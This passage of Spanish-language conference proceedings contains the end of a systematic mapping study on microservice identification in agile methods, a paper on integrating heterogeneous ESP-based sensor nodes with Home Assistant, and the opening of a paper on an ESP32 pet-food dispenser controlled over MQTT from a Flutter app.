2.1 Preguntas de Investigación

P1: ¿Cuáles son las estrategias más comunes para identificar microservicios en empresas con arquitecturas complejas?
P2: ¿Qué técnicas se utilizan para definir los límites de los microservicios en metodologías ágiles?
P3: ¿Cuáles son los desafíos y soluciones reportados en la literatura sobre la implementación de microservicios en metodologías ágiles?
P4: ¿Cómo se aplica la teoría en la práctica dentro de una empresa?
P5: ¿En qué idiomas y en qué países se produce la investigación sobre descubrimiento de microservicios?

2.2 Estrategia de búsqueda

Se utilizó una combinación de palabras clave y operadores booleanos para buscar en varias bases de datos científicas. Las palabras clave incluyeron: service boundaries, agile, specification, design, definition, elicitation, identification, decomposition, discovery.

2.3 Criterios de inclusión y exclusión

Inclusión: Se incluyen estudios que discutan la identificación de microservicios, que proporcionen enfoques y estrategias. Investigaciones que aborden metodologías ágiles, centrándose en cómo afectan la identificación y diseño de microservicios. Artículos publicados en los últimos dos años y publicaciones en inglés.
Exclusión: No se incluyen estudios que no hayan sido revisados por pares, ya que estos no ofrecen la misma garantía de calidad, y publicaciones que no aborden el contexto de empresas de tecnología, dado que el enfoque del estudio es específico para este tipo de empresas.

2.4 Proceso de Selección de Estudios

Identificación. Se realiza una búsqueda exhaustiva de artículos en IEEE Xplore y Google Scholar. Se utilizó esta consulta: "Microservices AND Agile AND (specification OR design OR definition OR elicitation OR identification OR decomposition OR discovery OR boundaries)". Filtrando entre 2022 y 2024, se encontraron 5,110 artículos.
Filtrado. Se revisan los títulos y resúmenes de los artículos para eliminar los irrelevantes, reduciendo el número a 194 artículos.
Elegibilidad. Se evalúan los textos completos de los artículos filtrados para asegurar su relevancia y calidad, eliminando los que no contribuyen completamente al tema de estudio.
Inclusión. Se consolidan los estudios que han pasado todas las fases anteriores, preparando una lista definitiva de estudios relevantes y de alta calidad para el mapeo sistemático.

3 Resultados del Mapeo Sistemático

3.1 Clasificación de Estudios:

Basado en el análisis de estos artículos, los principales temas y enfoques que se comparten en los estudios relacionados se pueden clasificar de la siguiente manera:

Identificación de microservicios:

Los artículos [1], [2], [3], [5], [7], [11] proponen algoritmos y herramientas para extraer candidatos a microservicios de los datos monolíticos analizados. Dentro de esta categoría se pueden identificar sub enfoques específicos:

Domain-Driven Design (DDD) (Artículos: [1], [3], [5]): este enfoque se centra en crear modelos de dominio que reflejen la lógica de negocio.

Service-Oriented Architecture (SOA) (Artículos: [2], [3], [5], [7]): SOA se utiliza para identificar microservicios, aprovechando la modularidad y reusabilidad.

Event Storming (Artículos: [1], [5]): es una técnica visual colaborativa para mapear eventos de negocio y descubrir microservicios potenciales.

Estrategias de descomposición:

Estudios que analizan técnicas para descomposición impulsada por dominios, descomposición basada en análisis de código y enfoques híbridos.

Descomposición Impulsada por Dominios (Artículos: [1], [3], [5]): Usa el conocimiento del negocio para identificar límites naturales, logrando alta cohesión. *Descomposición Basada en Análisis de Código (Artículos: [4], [6]):* Utiliza análisis estático y dinámico del código para identificar módulos independientes. *Enfoques Híbridos (Artículos: [1], [4], [6]):* Combina técnicas basadas en dominio y código, equilibrando precisión técnica y alineación con el negocio.

Recopilación y análisis de datos:

Estudios sobre los tipos de datos recopilados de monolitos y las técnicas de análisis aplicadas a los datos recopilados. *Tipos de Datos:* Estáticos (Artículos: [8], [13]). Dinámicos (Artículos: [9], [13]). *Técnicas de análisis:* Análisis Estático (Artículos: [8], [13]). Análisis Dinámico (Artículos: [9], [13]). Análisis de Versiones (Artículos: [13]). Análisis de Dominio (Artículos: [1], [3], [5]).

Evaluación:

Estudios sobre las métricas, conjuntos de datos y puntos de referencia utilizados para validar los resultados de la descomposición. *Métricas de Cohesión y Acoplamiento*: (Artículos: [3], [5], [8]).

Propiedades No Funcionales:

Escalabilidad (Artículos [3], [5], [11], [14]): capacidad de los microservicios para manejar un incremento en la carga de trabajo. *Resiliencia* (Artículos: [3], [5], [11]): La capacidad de los microservicios para recuperarse de fallos.

Despliegue:

Los estudios limitados consideran el despliegue y operación de los microservicios extraídos. *Automatización del Despliegue:* CI/CD Pipelines (Artículos: [6], [10], [11]): Integración y despliegue continuo para automatizar el proceso de despliegue de microservicios. Orquestación de Contenedores (Artículos: [6], [10], [11]) : Uso de

herramientas como Kubernetes para gestionar el despliegue y la operación de microservicios en contenedores

3.2 Identificación de temas recurrentes y tendencias en la investigación

Se identificaron los temas recurrentes y las tendencias emergentes en la investigación sobre microservicios en metodologías ágiles, basándose en la clasificación detallada de estudios presenteda anteriormente: **Adopción de Domain-Driven Design (DDD):** DDD es un tema recurrente en la identificación y descomposición de microservicios. Los estudios destacan la importancia de entender el dominio de negocio y utilizar bounded contexts para definir los límites de los microservicios. **Service-Oriented Architecture (SOA) como Base Teórica:** SOA sigue siendo una base teórica relevante para el diseño e identificación de microservicios, con adaptaciones para satisfacer las necesidades de arquitecturas más modernas y ligeras. **Automatización en la Identificación y Descomposición:** La automatización mediante herramientas y algoritmos es un tema clave para extraer microservicios de sistemas monolíticos, con un enfoque en reducir el esfuerzo manual y mejorar la precisión. **Evaluación y Métricas de Calidad:** La evaluación de microservicios mediante métricas de cohesión, acoplamiento, rendimiento y propiedades no funcionales es esencial para validar los enfoques propuestos. **Despliegue y Operación de Microservicios**: Aunque menos investigado, el despliegue y la operación de microservicios son cruciales para su adopción en entornos de producción.

3.3 Gaps en la Literatura: Identificación de áreas poco investigadas

Se identificaron áreas de investigación que reciben poca atención. Es importante reconocer estos "vacíos" para saber cómo orientar las investigaciones y mejorar la comprensión de los microservicios.

Áreas poco investigadas: *Despliegue y Operación de Microservicios; Gestión de Configuración y Seguridad; Evolución y Mantenimiento a Largo Plazo; Interoperabilidad y Comunicación entre Microservicios.*

Direcciones Futuras: *Investigación en Automatización; Estudios Longitudinales; Mejora en Herramientas de Monitoreo; Interoperabilidad entre Microservicios;*

4 Conclusiones

El mapeo sistemático de la literatura sobre el descubrimiento de microservicios en metodologías ágiles revela una diversidad de enfoques y técnicas para identificar y definir los límites de los microservicios, adaptándose a un entorno de desarrollo iterativo e incremental. Los artículos revisados destacan el uso de enfoques como el Domain-Driven Design (DDD), la Arquitectura Orientada a Servicios (SOA) y el Event Storming, cada uno con sus ventajas para mejorar la alineación entre la arquitectura del software y los requisitos del negocio.

Además, se subrayan los desafíos inherentes a la descomposición de aplicaciones monolíticas en arquitecturas de microservicios, especialmente en metodologías ágiles. La combinación de técnicas basadas en el análisis de código, el conocimiento del dominio y enfoques híbridos demuestra ser crucial para una descomposición efectiva. La aplicabilidad práctica de estas técnicas en entornos empresariales reales sugiere

que, aunque la teoría proporciona una base sólida, la implementación exitosa de microservicios requiere una adaptación continua y un enfoque colaborativo para abordar los cambios frecuentes en los requisitos.

References

1. Ünlü, H., Kennouche, D. E., Soylu, G. K., & Demirörs, O. (2024). Microservice-based projects in agile world: A structured interview. Information and Software Technology, 165, 107334.
2. VICTOR, M. S. A. (2024). BANYAN AGILE: A NEW APPROACH FOR MONOLITH AND MICROSERVICE DEVELOPMENT. Journal of Theoretical and Applied Information Technology, 102(10).
3. Anh, V. N. H. (2024). An Architectural View Model for Designing and Implementing Microservices-based Systems: Use Case in FinTech. Procedia Computer Science, 237, 667-674.
4. Abgaz, Y., McCarren, A., Elger, P., Solan, D., Lapuz, N., Bivol, M., ... & Clarke, P. (2023). Decomposition of monolith applications into microservices architectures: A systematic review. IEEE Transactions on Software Engineering.
5. Zhong, C., Li, S., Huang, H., Liu, X., Chen, Z., Zhang, Y., & Zhang, H. (2024). Domain-driven design for microservices: An evidence-based investigation. IEEE Transactions on Software Engineering.
6. TaeiZadeh, A., Lotfi, Z., & Ramadhan, A. J. (2024). Microservices Boundary Determination Migration in DevOps: A Case Study. In BIO Web of Conferences (Vol. 97, p. 00122). EDP Sciences.
7. Hilbrich, M., & De Mecquenem, N. (2024). Microservices a Definition Analyzed by {\ss} MACH. arXiv preprint arXiv:2404.14251.
8. Ayas, H. M., Hebig, R., & Leitner, P. (2024). An empirical investigation on the competences and roles of practitioners in Microservices-based Architectures. Journal of Systems and Software, 213, 112055.
9. Giamattei, L., Guerriero, A., Pietrantuono, R., Russo, S., Malavolta, I., Islam, T., ... & Panojo, F. S. (2023). Monitoring tools for DevOps and microservices: A systematic grey literature review. Journal of Systems and Software, 111906.
10. Rodriguez, G., Yannibelli, V., Rocha, F. G., Barbara, D., Azevedo, I. M., & Menezes, P. M. (2023). Understanding and Addressing the Allocation of Microservices into Containers: A Review. IETE Journal of Research, 1-14.
11. Zhou, X., Li, S., Cao, L., Zhang, H., Jia, Z., Zhong, C., ... & Babar, M. A. (2023). Revisiting the practices and pains of microservice architecture in reality: An industrial inquiry. Journal of Systems and Software, 195, 111521.
12. Tighilt, R., Abdellatif, M., Trabelsi, I., Madern, L., Moha, N., & Guéhéneuc, Y. G. (2023). On the maintenance support for microservice-based systems through the specification and the detection of microservice antipatterns. Journal of Systems and Software, 204, 111755.
13. Schneider, S., & Scandariato, R. (2023). Automatic extraction of security-rich dataflow diagrams for microservice applications written in Java. Journal of Systems and Software, 202, 111722.
14. Faustino, D., Gonçalves, N., Portela, M., & Silva, A. R. (2024). Stepwise migration of a monolith to a microservice architecture: Performance and migration effort evaluation. Performance Evaluation, 164, 102411.

Despliegue y análisis de la plataforma Home Assistant para la integración de nodos sensores heterogéneos

Daniel Dell´Arciprete [1], Santiago Medina [1], Diego Montezanti [1]

[1] Instituto de Investigación en Informática LIDI (III-LIDI),
Facultad de Informática, Universidad Nacional de La Plata – Comisión de Investigaciones Científicas de la Provincia de Buenos Aires

dani.unlp17@alu.ing.unlp.edu.ar
{smedina,dmontezanti}@lidi.info.unlp.edu.ar

Resumen. Existen diferentes plataformas, aplicaciones y servicios para la administración de redes de sensores. Las plataformas IoT ponen a disposición un conjunto de características para la gestión de los nodos finales y la visualización de los datos que éstos capturan. En este trabajo se describe el despliegue de la plataforma IoT de código abierto *Home Assistant* para analizar su integración con diferentes tipos de dispositivos finales con hardware heterogéneo, que forman parte de distintas aplicaciones basadas en redes de sensores.

Palabras claves: Plataforma IoT, Nodos Sensores Heterogéneos, *Home Assistant*, Monitorización, Administración en IoT.

1 Introducción y objetivos

Durante los últimos años, las tecnologías asociadas al Internet de las Cosas (IoT) han ido adquiriendo gran relevancia, debido a su característica de permitir la conexión de una cantidad considerable de nodos sensores a Internet [1]. Estos dispositivos se utilizan en el desarrollo de aplicaciones inteligentes que interactúan con el entorno recolectando información, como por ejemplo gestión de tráfico, casas inteligentes, monitoreo de eventos naturales y salud humana [2].

Una plataforma IoT integra varios servicios y/o sistemas de software que trabajan en conjunto con nodos sensores y actuadores conectados mediante Internet. La plataforma brinda las herramientas para capturar, almacenar, procesar y presentar los datos obtenidos de los sistemas embebidos, haciendo uso de protocolos de comunicación para IoT. Para ello, debe proporcionar servicios de gestión de nodos finales, administración de redes y conectividad, procesamiento y análisis de datos, desarrollo de aplicaciones, seguridad, almacenamiento en bases de datos, herramientas de visualización, monitoreo y control de acceso, entre otros [3][4].

Estas plataformas IoT se despliegan como parte de una arquitectura distribuida que integra los paradigmas de *Cloud*, *Fog* y *Edge Computing*. *Cloud Computing* es la capa superior, que pone a disposición servicios y plataformas que están alojados en la nube. Las capas de *Fog* y *Edge Computing* son capas intermedias que se implementan con el objetivo de acercar, a los nodos finales, capacidades para la gestión, almacenamiento y

procesamiento de la información que se genera en los nodos sensores, con menor latencia en las comunicaciones y menor volumen de tráfico hacia la capa superior [5].

La capa inferior de la arquitectura distribuida contiene a los *End Devices* (también denominados nodos sensores o nodos IoT), que son los componentes que interactúan con el ambiente para la recolección de datos y/o la generación de acciones. Están constituidos, habitualmente, por un microcontrolador, una batería, sensores, actuadores y un módulo de comunicación. Los *End Devices* presentan un alto grado de heterogeneidad: dentro de esta categoría pueden encontrarse microcontroladores, dispositivos móviles, robots, *Single Board Computers* (SBC´s) o drones, entre otros.

Dentro de la Facultad de Informática de la Universidad Nacional de La Plata (UNLP) se encuentran en desarrollo diferentes aplicaciones basadas en redes de sensores. En el contexto de un Proyecto de Innovación con Alumnos y Extensión, el presente trabajo describe el despliegue de la plataforma IoT de código abierto *Home Assistant*, para analizar su integración con 3 diferentes tipos de nodos finales con hardware heterogéneo, que forman parte de las aplicaciones mencionadas.

El resto del trabajo se organiza de la siguiente manera. En la sección 2 se realiza una descripción de la plataforma *Home Assistant* y sus características principales. La sección 3 describe las pruebas realizadas para el despliegue e integración de la la plataforma con distintos nodos finales heterogéneos. Por último, la sección 4 presenta las conclusiones y trabajos futuros.

2 Home Assistant

Home Assistant [6] (en adelante HA) es un software gratuito y de código abierto, utilizado principalmente para la automatización de hogares. Funciona como una plataforma de integración y centro de control inteligente, permitiendo a los usuarios controlar diferentes tipos de dispositivos IoT. El software se centra en el control local y la privacidad, y está diseñado para ser independiente de cualquier ecosistema específico de nodos de IoT.

Como se muestra en la Figura 1, la plataforma cuenta con varias opciones de despliegue, en función al hardware disponible para su instalación y a las características que se pretenden tener a disposición. La más utilizada es HA *Operating System* (HA OS), que es la opción recomendada y más completa; pero también existen otras, como HA *Core* (que es la instalación manual utilizando el entorno virtual de Python), HA *Container* o HA *Supervised*. Para el desarrollo de este trabajo, se realizaron dos despliegues de la plataforma en la versión HA OS: el primero sobre una *laptop* en una red local; y el segundo en una máquina virtual dentro de la sala de servidores de la Facultad de Informática.

En cuanto a la gestión de la información, HA utiliza bases de datos para almacenar el historial y el seguimiento de eventos y parámetros. El motor de base de datos por defecto es SQLite, pero el componente *Recorder* permite configurarlo para poder utilizar también MariaDB, PostgreSQL y MySQL.

Una de las principales características que brinda HA es la posibilidad de acceder a una amplia tienda de integraciones (*add-ons*) gratuitas. Algunas de estas integraciones son desarrolladas por los usuarios o por otras empresas que utilizan la plataforma para

sus aplicaciones, y son agregadas al código oficial (haciendo mención a los creadores) por los desarrolladores de HA.



Fig. 1: Tipos de despliegue de *Home Assistant*

Entre los *add-ons* más utilizados están los que sirven para la obtención de datos meteorológicos, herramientas de *scraping*, procesamiento de datos, automatizaciones con otras plataformas como *Node-Red*, etc.

Home Assistant pone a disposición de los desarrolladores varios protocolos de comunicación para la integración de nodos IoT, entre ellos HTTP, MQTT, Zigbee, KNX, Modbus, LoRaWAN, etc.

3 Despliegue e integración con nodos sensores

De acuerdo con el objetivo principal del trabajo, se planteó la integración con *Home Assistant* de 3 tipos de nodos finales que se utilizan en diferentes proyectos dentro de la Facultad de Informática. El primer nodo es un desarrollo propio, basado en un Espressif ESP8266 [7], que se puede programar para la recolección de diferentes datos. El segundo es un sensor de CO_2 desarrollado por la empresa *WeSense* [8]. En tanto, el tercer nodo es un desarrollo propio, basado en un ESP32-CAM [9], para la captura de imágenes.

3.1 Nodo Sensor basado en ESP8266

Home Assistant proporciona a los usuarios una forma práctica de integración con los microcontroladores ESP mediante el uso del *add-on* ESPHome, con el cual se pueden configurar completamente los nodos desde la interfaz de HA. Además, es posible programar los microcontroladores a través de WiFi, lo que facilita el mantenimiento.

ESPHome cuenta con integraciones para una gran cantidad de sensores que existen en el mercado, simplificando así su utilización. Gracias a su conexión con HA, es posible desplegar una red de nodos sensores de una manera relativamente sencilla.

La parte izquierda de la Figura 2 muestra la configuración de ESPHome para agregar el nodo ESP8266, incluyendo los datos de conexión a la red WiFi, el nombre de identificación y las credenciales para la interacción con el nodo. En tanto, la parte derecha muestra una porción de la definición de los componentes dentro del nodo. Para

este ejemplo se utilizan un sensor de temperatura DHT11, un receptor y un transmisor IR para accionar un climatizador por control remoto.




Fig. 2: Configuración de un nodo en ESPHome

En función a la configuración presentada y a la utilización de la herramienta de automatización de HA, se pudieron establecer exitosamente una serie de parámetros para el control de temperatura de un ambiente. Se configuró un monitoreo periódico del estado del sensor de temperatura y la ejecución de dos bloques condicionales: si la temperatura está por debajo de 22°C por más de 5 minutos, se activa un calentador; y si la temperatura está por encima de 24°C por más de 5 minutos, dicho calentador se apaga.

3.2 *WeSense*: Nodo Sensor de CO_2

El sensor de CO_2 de *WeSense* es un dispositivo (basado en el ESP8266) programado para el monitoreo de la calidad del aire en los ambientes. Para poder leer los datos adquiridos por el sensor, es necesario interactuar con el sitio HTML que genera el dispositivo. Un mayor detalle de este procedimiento se puede encontrar en [10].

Para la integración de este nodo con *Home Assistant* se utilizó el *add-on Scrape*, que permite hacer *scraping* de sitios web. En este caso, esta técnica se utiliza para solicitar una copia del valor medido de CO_2 desde la página web que genera el nodo.

Una vez realizada esta acción, se crea una entidad que se utiliza para obtener el código HTML del sitio web, a través de peticiones HTTP. Este código se procesa para obtener el valor, almacenarlo y eventualmente graficarlo. La Figura 3 muestra los niveles de CO_2 en un ambiente durante un periodo de tiempo determinado.




Fig. 3: Gráfico de datos obtenidos por un sensor de CO2

3.3 Nodo Generador de imágenes

En este escenario, se buscó integrar la plataforma con el dispositivo ESP32-CAM para la captura y almacenamiento de imágenes. La conexión y la integración base para gestión de módulos con cámara se realizó utilizando ESPHome. A través de una entidad creada para el microcontrolador, es posible acceder a la imagen en vivo (como muestra la Figura 4) pero no almacenarla directamente. Para poder almacenar una imagen dentro de la plataforma, se definió una automatización que genera una captura de la imagen obtenida cuando se cumple una determinada condición, y la guarda en el directorio de archivos multimedia del sistema. La condición puede consistir en una periodicidad, definida desde un temporizador, o por un evento generado por una entidad, como un sensor infrarrojo que detecte presencia.




Fig. 4: Transmisión en vivo de las imágenes de ESP32-CAM

4 Conclusiones y líneas futuras

Home Assistant es una plataforma de IoT de código abierto, que provee una variedad de servicios e integraciones que facilitan su despliegue y el desarrollo de proyectos con nodos sensores que utilizan diversos protocolos y componentes de hardware.

En este trabajo se describe la integración con HA de 3 nodos sensores heterogéneos, que se están utilizando en diferentes proyectos, basados en distintos microcontroladores y lógicas de funcionamiento. En particular, se utilizaron las integraciones ESPHome y *Scrape*, en combinación con automatizaciones que definen el funcionamiento, dentro de la plataforma, de las entidades que representan a los nodos.

En el primer escenario, se lograron tomar datos de temperatura y definir las condiciones para las posibles acciones posteriores. En el segundo escenario, se pudo integrar un sensor propietario para la obtención de valores de CO_2, a través de HTTP. Por último, en el tercer escenario, se obtuvieron imágenes en vivo desde un nodo sensor y se definió una automatización para almacenar imágenes de forma condicional.

Como trabajos futuros, se planea expandir las pruebas sobre la plataforma, escalando la cantidad de nodos en cada uno de los escenarios. Además, se pretende investigar sobre integraciones que permitan el procesamiento de las imágenes almacenadas y sobre integraciones de HA con servicios que estén desplegados en nubes públicas.

Referencias

1. Mohan, N., & Kangasharju, J. (2016, November). Edge-fog cloud: A distributed cloud for internet of things computations. In 2016 Cloudification of the Internet of Things (CIoT) (pp. 1-6). IEEE.
2. Tong, Y., Tian, L., Lin, L., & Wang, Z. (2020). Fault Tolerance Mechanism Combining Static Backup and Dynamic Timing Monitoring for Cluster Heads. IEEE Access, 8, 43277-43288.
3. Ullah, M., Nardelli, P. H., Wolff, A., & Smolander, K. (2020). Twenty-one key factors to choose an iot platform: Theoretical framework and its applications. *IEEE Internet of Things Journal*, *7*(10), 10111-10119.
4. M. Fahmideh and D. Zowghi, "An exploration of IoT platform development", Information Systems, vol. 87, p. 101409, 2020.
5. Medina, S., Montezanti, D., Gómez D'Orazio, L., Garay, F., De Giusti, A., & Naiouf, M. (2023, June). Distributed Architectures Based on Edge Computing, Fog Computing and End Devices: A Conceptual Review Incorporating Resilience Aspects. In Conference on Cloud Computing, Big Data & Emerging Topics (pp. 31-44). Cham: Springer Nature Switzerland.
6. Home Assistant Homepage, https://www.home-assistant.io/, accedido 28/07/24.
7. ESP8266EX Datasheet Version 7.0, Espressif Systems. Año 2023. Disponible en https://www.espressif.com/sites/default/files/documentation/esp8266ex_datasheet_en.pdf
8. WeSense AIR, https://wesense.tech/wesense-air/, accedido 28/07/24.
9. https://www.espressif.com/sites/default/files/documentation/esp32_datasheet_en.pdf
10. Gomez D'Orazio, L., Medina, S., & Montezanti, D. M. (2023). Integración de una red de sensores con una plataforma IoT para control inteligente de aulas. In XXVIII Congreso Argentino de Ciencias de la Computación (CACIC)(La Rioja, 3 al 6 de octubre de 2022).

Dispensador de comida IoT para Mascotas

Schmidt, Barbara[1] , Martín Igartua[1] y Melisa Kuzman[1,2]

[1] Universidad CAECE, Mar del Plata, Argentina
[2] Universidad Nacional de Mar del Plata, Mar del Plata, Argentina
barbaraschmidt1316@gmail.com

Abstract. Este artículo presenta el diseño y desarrollo de un dispensador automático de comida para mascotas, controlado mediante una aplicación móvil. El sistema utiliza una placa ESP32 debido a su alto rendimiento, bajo consumo energético y capacidades de conectividad Wi-Fi y Bluetooth. La ESP32 se conecta a un broker MQTT para la comunicación entre los componentes del sistema. La aplicación móvil, desarrollada en Flutter, permite a los usuarios programar horarios de alimentación y recibir notificaciones. Los resultados muestran que el sistema proporciona una solución eficiente y fácil de usar para la alimentación remota de mascotas, destacando la utilidad de tecnologías IoT en aplicaciones cotidianas.

Keywords: IoT, Aplicación, Microcontrolador, Flutter, Arduino.

1 Introducción

En la vida cotidiana, muchas personas enfrentan el desafío de dejar a sus mascotas solas en casa durante largos períodos debido a compromisos laborales u otras responsabilidades. Esta situación puede llevar a problemas de bienestar para las mascotas, siendo uno de estos motivos la falta de una alimentación regular. Para abordar esta situación, se propone el diseño de un dispensador automático de comida para mascotas, denominado *Pet Feeder*, que proporciona alimentación programada y remota a través de una aplicación móvil conectada por Internet. A pesar de la existencia de soluciones comerciales, su elevado costo motiva la creación de un prototipo accesible.

El presente proyecto se origina como proyecto integrador en el marco de la asignatura "Arquitectura Avanzada" de la carrera de Ingeniería en Sistemas de la Universidad CAECE, Mar del Plata. Surge con la intención de consolidar los conceptos abordados acerca de la tecnología IoT (Internet de las Cosas).

2 Desarrollo

2.1 Esquema general

En la Fig. 1 se encuentra un diagrama del sistema implementado. El funcionamiento del hardware es controlado por una placa NodeMCU ESP32 [1]. Para

el control del dispensador se utiliza un servomotor, con el fin de controlar la apertura y cierre de la compuerta del dispensador de alimentos. Por su parte, el potenciómetro se utiliza para simular la cantidad de granos proporcionados en el dispenser, debido a no contar con una celda de carga al momento de la implementación.

Para controlar y/o configurar el dispenser de manera remota, se diseña una aplicación móvil con Flutter [2] que se comunica a través de internet por el protocolo MQTT [3]. Debido a que es un proyecto que consume bajo ancho de banda, este tipo de comunicación es una opción viable y fácil de implementar en un sistema embebido, teniendo en cuenta sus recursos computacionales limitados. La aplicación desarrollada se utiliza principalmente para configurar un calendario de alimentación automática semanal y por horarios, aunque también permite servir alimentos en tiempo real y por demanda.




Fig. 1. Esquema del sistema

2.2 Hardware y firmware

La placa ESP32 ha sido seleccionada por su alto rendimiento y bajo consumo de energía, características que la hacen ideal para proyectos portátiles y de bajo consumo. Este microcontrolador cuenta con conectividad Wi-Fi y Bluetooth integrada, lo cual es esencial para el desarrollo presentado, ya que facilita la integración de diversas funciones. La cantidad de interfaces y entradas/salidas disponibles es suficiente para controlar este sistema. El hardware utilizado incluye:

- **Salida PWM:** utilizada para controlar el servomotor encargado de entregar los granos.
- **Salida Digital:** LED que indica el estado del sistema (encendido/apagado).
- **Entrada Analógica:** mide la cantidad de alimento dispensado.
- **UART:** puerto serie utilizado para observar logs, chequear el estado del sistema y depurar el código.
- **WIFI:** interfaz que proporciona conectividad inalámbrica.

Para el desarrollo del firmware, se eligió el entorno de desarrollo integrado IDE Arduino [4] debido a sus características de código abierto y su facilidad para escribir y cargar código en la placa, sin la necesidad del uso de un programador externo [5]. El lenguaje utilizado para su desarrollo es Processing, muy similar a C++.

Es importante destacar que el microcontrolador gestiona el flujo de funcionamiento del sistema utilizando datos de configuración almacenados en la memoria flash. Con cada actualización del calendario enviada desde la aplicación a través del protocolo MQTT, los datos del Pet Feeder se reescriben en la memoria flash del microcontrolador. De esta manera, el control se mantiene interno y, en caso de una falla en la conexión a Internet o en el servidor MQTT, el sistema continúa operando con el último calendario proporcionado. Para la actualización periódica del reloj de tiempo real, el microcontrolador utiliza NTP (Network Time Protocol), un protocolo que permite obtener la hora exacta desde un servidor de tiempo preciso en Internet. Esto asegura que la alimentación se realice de manera puntual y segura.

2.3 Comunicación

La aplicación utiliza MQTT para enviar comandos y recibir actualizaciones del sistema mediante un modelo de publicación/suscripción. Este facilita una comunicación asincrónica y escalable, entre la placa y la aplicación, como en [6]. El servidor se aloja en la nube, para actualizar los datos desde cualquier sitio conectado a internet. Tanto el microcontrolador como la aplicación son configurados con librerías específicas para operar como clientes. Este protocolo es útil para el proyecto debido a su eficiencia y ligereza, permitiendo el uso de redes con ancho de banda limitado y dispositivos con recursos restringidos, como el microcontrolador. Los topics empleados permiten la suscripción y la publicación de comandos y estados del sistema, tales como:

- “pet-feeder/feed/”: permite a la aplicación enviar los comandos que se utilizaran para activar el alimentador manualmente.
- “pet-feeder/check-status/”: utilizado para informar sobre el estado del potenciómetro, indicando el nivel de comida disponible.
- “pet-feeder/setCalendar/”: permite a la aplicación enviar los comandos utilizados para configurar los nuevos horarios de alimentación.
- “pet-feeder/sendAlert/”: utilizado para enviar una alerta cuando se intenta alimentar a la mascota y se encuentra que el contenedor está vacío, impidiendo proceder con la alimentación. La alerta se envía mediante un correo electrónico.

2.4 Interfaz del usuario

En cuanto a las herramientas utilizadas para la interfaz del usuario (UI), inicialmente se diseñó en Node-RED, pero se decidió optar por una aplicación desarrollada con el framework multiplataforma Flutter para ofrecer una interfaz más personalizada y robusta. Este enfoque permite crear aplicaciones nativas tanto para

Android como para iOS, lo que resulta más conveniente para los usuarios de dispositivos móviles. También se podría utilizar en un navegador web, ya que Flutter permite compilar para ello.

La aplicación desarrollada ofrece un calendario para la programación de días y horarios de alimentación, permitiendo a los usuarios configurar fácilmente los momentos en que sus mascotas recibirán comida. Su interfaz intuitiva asegura una alimentación regular y controlada. Además, recibe información del Pet Feeder sobre el nivel de alimento actual. También proporciona la opción de configurar alertas por correo electrónico en caso de que el dispensador quede vacío.

En la Fig. 2 presentan distintas pantallas de la UI diseñada. El proyecto desarrollado con Flutter se encuentra disponible en el repositorio [6].

